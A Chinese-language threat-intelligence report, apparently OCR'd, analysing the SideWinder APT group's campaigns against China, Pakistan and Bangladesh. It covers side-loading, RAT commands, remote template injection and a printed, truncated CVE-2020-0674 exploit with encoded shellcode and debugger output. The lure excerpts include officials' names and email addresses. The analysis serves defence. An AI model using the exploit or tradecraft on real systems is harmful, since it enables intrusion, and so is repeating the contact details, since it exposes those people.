
Duser.dll 以 rekeywiz.exe 的侧加载执行起来，并且其主要功能是读取同目录下的 .tmp 文件，并且选取其前32个字节为异或的秘钥，解密后面的内容再内存加载。



图片13-Duser.dll

其解密出了最后的Net文件 SystemApp.dll

由于最后的远控与上篇文章没有什么区别，这里不再赘述。




图片14-SystemApp.dll

远控指令:

Case 值	功能
1	获取系统信息 写入.sif 文件
2	获取文件列表 写入.flc 文件
3	获取指定文件，先复制移动到.fls
4	修改 setting
5	更新 c2 地址
6	准备上传文件
7	加载文件执行
8	设置文件最大尺寸
9	下载文件

图片15-远控指令

为了方便各位看官的理解本团队特意画了一张流程图，方便各位更加直观地了解这个组织的手法。




图片16-响尾蛇(SideWinder)APT组织lnk载荷的运行流程

二.针对孟加拉国的攻击活动:

本小组发现该组织针对孟加拉国的活动主要模仿了孟加拉国代购商协会对相关单位以及人员进行攻击活动。


图片17-模仿孟加拉国代购商协会进行攻击

该属于**RTF**类型的样本，主要是利用嵌入的ole对象释放 `1.a` 文件



图片18-1.a文件

`1.a` 文件类似于上文介绍Lnk载荷中提到的第二阶段hta文件，其在内存中解密 `StInstaller.dll` 并释放白加黑组合，后续的白加黑组合也和上文类似，这里不再赘述。



图片19-响尾蛇(SideWinder)APT组织RTF载荷的运行流程

三.针对中国的攻击活动:


在本次活动之中，本小组捕获了针对中国某某重点大学的网络攻击活动，如下是其使用的文件诱饵，话题关于**2020**年春季的疫情防控工作的优秀教师推荐名单。

图片20-针对某某重点大学的诱饵

其利用内置一个frameset组件，ID是 `rId912` .该组件会指向一个远程的RTF文件，以此完成远程远程模板注入技术，加载远程模板，这是一种绕过杀软静态查杀的好方法。

图片21-远程模板注入技术

远程模板为RTF文档，其内嵌了OLE对象，并且使用了漏洞**CVE-2017-0199**加载其内置会自动更新的超链接域。



图片22-远程模板内置的自动更新超链接域

该超链接更新域指向一个hta文件，hta文件的解密算法与上文提到的类似。

不过值得注意的是，该hta文件的异或解密秘钥是从网站上获取的。

若攻击者需要及时停止攻击活动只需要撤走相关的秘钥即可。

图片23-hta文件自解密部分

其解密的文件如下所示，经过调试发现其崩溃点偏移量与双星漏洞所公开的POC完全相同，均位于**jscript+0x1cfbb**偏移处.以此确定为双星0day之一的**CVE-2020-0674**漏洞的利用，属于浏览器**nday**漏洞利用范畴。

```
<html>
<head>
    <meta http-equiv="X-UA-Compatible" content="IE=8" />
</head>
<body>
</body>
<script language="Jscript.Encode">
        var reSrc64 = "\u614E\u4B74\u0472\u0000\u0024\u0000\u0400\u0000\u0070\u0000\u0000
        var shellcode64 = "\ubae8\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u
        shellcode64 += "\u8348\u28EC\u27E8\u0009\u4800\uC483\uC328\uCCCC\u7468\u7074\u2f3
        var reSrc = "\u614E\u4B74\u01c8\u0000\u0024\u0000\u0159\u0000\u0002\u0000\u0000\u
        var shellcode = "\u18E8\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u00
    try {
        function x32() {···
    function x64() {···
    try {
        x64();
    } catch(e) {
        x32();
    }</script>
</html>
```


图片24-CVE-2020-0674利用


```
(558.83c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000080 ebx=055bb958 ecx=5ff500bb edx=00000002 esi=055bb778 edi=0df029d0
eip=69cfcfbb esp=055bb758 ebp=055bb77c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Windows\System32\jscript.dll -
jscript!DllCanUnloadNow+0x39eb:
69cfcfbb 0fb707          movzx   eax,word ptr [edi]       ds:0023:0df029d0=????

0:007> ? eip-jscript
Evaluate expression: 118715 = 0001cfbb

0:007> lmvm jscript
start    end        module name
69ce0000 69d86000   jscript    (export symbols)       C:\Windows\System32\jscript.dll
    Loaded symbol image file: C:\Windows\System32\jscript.dll
    Image path: C:\Windows\System32\jscript.dll
    Image name: jscript.dll
    Timestamp:        Tue Dec 17 08:27:24 2019 (5DF820EC)
    CheckSum:         000B0120
    ImageSize:        000A6000
    File version:     5.8.9600.19597
    Product version:  5.8.9600.19597
    File flags:       0 (Mask 3)
    File OS:          4 Unknown Win32
```



图片25-与公开POC崩溃点偏移完全一致

shellcode主要利用异或算法自解密再从C2上下载第二段shellcode解密执行后释放白加黑组合和随机名称的tmp文件以及兼容.net环境的配置文件。修改注册表将白名单的exe程序列为开机自启动。后续的内容就与上文相同，这里不再赘述。



图片26-Shellcode自解密后下载第二段shellcode解密内存执行

为方便大家理解，笔者绘制了一张流程图来展示这个组织利用浏览器nday进行攻击的流程。



图片27-SideWinder 组织利用浏览器nday对中国某重点大学发起攻击的活动

除此之外，该组织还针对我国的**政府，军工，外交**行业投递相应的载荷，其主要载荷以**lnk**文件与**rtf**文件。其执行流程与上文相符。

中华人民共和国国防部国际军事合作办公室

Office for International Military Cooperation

Ministry of National Defense, People's Republic of China

News Letter: June

40 female officers trained for peacekeeping mission

A total of 40 female officers from 26 countries received certificates on 19 June for completing a peacekeeping training program jointly sponsored by China's Ministry of National Defense and UN Women.

The training, which ran from June 08 to 19, aimed to increase the abilities of female peacekeepers in protecting the interests of women and children, and aiding victims of regional violence.

The officers, including five from China, were selected by UN Women.

The training included courses on peacekeeping action overviews, humanitarian action principles, protecting civilians in conflicts and community development, as well as exercises on cooperation, early warning and researching information.

This is the fourth time since 2016 that China has hosted training programs aimed at female peacekeepers.

According to an official with the Defense Ministry, the training showed China's efforts in fulfilling its international obligations, undertaking peace missions, and promoting gender equality in peacekeeping.

UN Under-Secretary-General for Peacekeeping Operations, Jean-Pierre Lacroix, attended the ceremony and spoke highly of China's efforts in peacekeeping actions.

He expressed hopes that female peacekeepers will account for around 15 percent of all peacekeepers in the near future.

图片28-与军事有关的攻击活动1

Government of Pakistan
Ministry of Foreign Affairs
Islamabad

No. O&M-1/9/2020 May 29, 2020

CIRCULAR

Subject: Office Timings

Establishment Division vide its notification No. 4/1/2007-D-2 dated 29 May, 2020 has informed that as part of the measures to contain spread of Corona Virus (COVID-19), the following office timings shall be observed by the Federal Government Offices:

i. Mondays to Thursdays (10:00 am to 4:00 pm)
ii. Fridays (10:00 am to 1:00 pm)

2. The above timings shall come into force with immediate effect and shall continue till Monday, 15th June (date included), unless modified or withdrawn earlier.

3. This is for information please.

(Aleena Majeed)
Assistant Director (O&M)

Network Administrator

Distribution:

1. All Officers/Sections of the Ministry.
2. All Pakistan Missions Abroad.
3. Camp Offices at Karachi, Lahore, Peshawar & Quetta.
4. Strategic Export Control Division, Islamabad.
5. Foreign Service Academy, Islamabad.
6. Institute of Strategic Studies, Islamabad.
7. CAO, Ministry of Foreign Affairs, Islamabad.
8. Director General, Foreign Audit, Ministry.

图片29-与军事有关的攻击活动2

图片30-与政策有关的攻击活动

图片31-与科技有关的攻击活动

四.针对未确定地区的攻击活动:

在对该组织的跟踪过程中，我们还观察了该组织利用关于体育比赛的话题进行攻击的活动。


该组织利用 `AFC(Asian Footboll Confederation)` **`的话题进行攻击 其为lnk载荷，具体lnk载荷的运行方式我们已经在上文介绍过了，这里不再赘述。

Composition of New Board:

Function	Rank	Name	Country	Email
President	COL	Rune STØTVIG	Norway	rune.stotvig@mfa.no
Vice President	COL	Chikara IWAKIRI	Japan	chikara.iwakiri@mofa.go.jp
Vice President	COL	Paulo MUNOZ	Chile	agremil.cn@ejercito.cl
Secretary	MAJ	Colin BARCUS	USA	BarcusC@state.gov
Treasurer	COL	Robson LOUZADA De LIMA FERREIRA	Brazil	adidefaer.china@outlook.com
Event Coordinator	WG CDR	MOHAMMED BELLO Muazu	Nigeria	mbmbello9@gmail.com


图片32-利用AFC为诱饵

AFC(Asian Football Confederation)指的是亚洲足球联合会可见该组织的攻击目标集中在亚洲范围内，比较偏向于南亚，东亚，东南亚地区。



图片33-AFC简介

同时我们还监测到了关于其使用亚太科学中心协会 ASPAC(Asia Pacific Network of Science and Technology Centres) 的名称为话题诱饵的的攻击活动。



图片34-以ASPAC，BMAC为话题诱饵

其所使用的手法与上文类似，这里不再赘述。

0x02.样本关联与演进:

从一月份的样本来看，该组织依旧沿用了**rekeywiz.exe与Duser.dll**这个白加黑的组合方式，并且使用了读取同目录下的带有随机名的tmp文件的前32个字节当做秘钥的手法，以解密后面加密的部分。其lnk文件的伪装欺骗以及释放相关诱饵的流程也与去年年末的活动有相似之处。

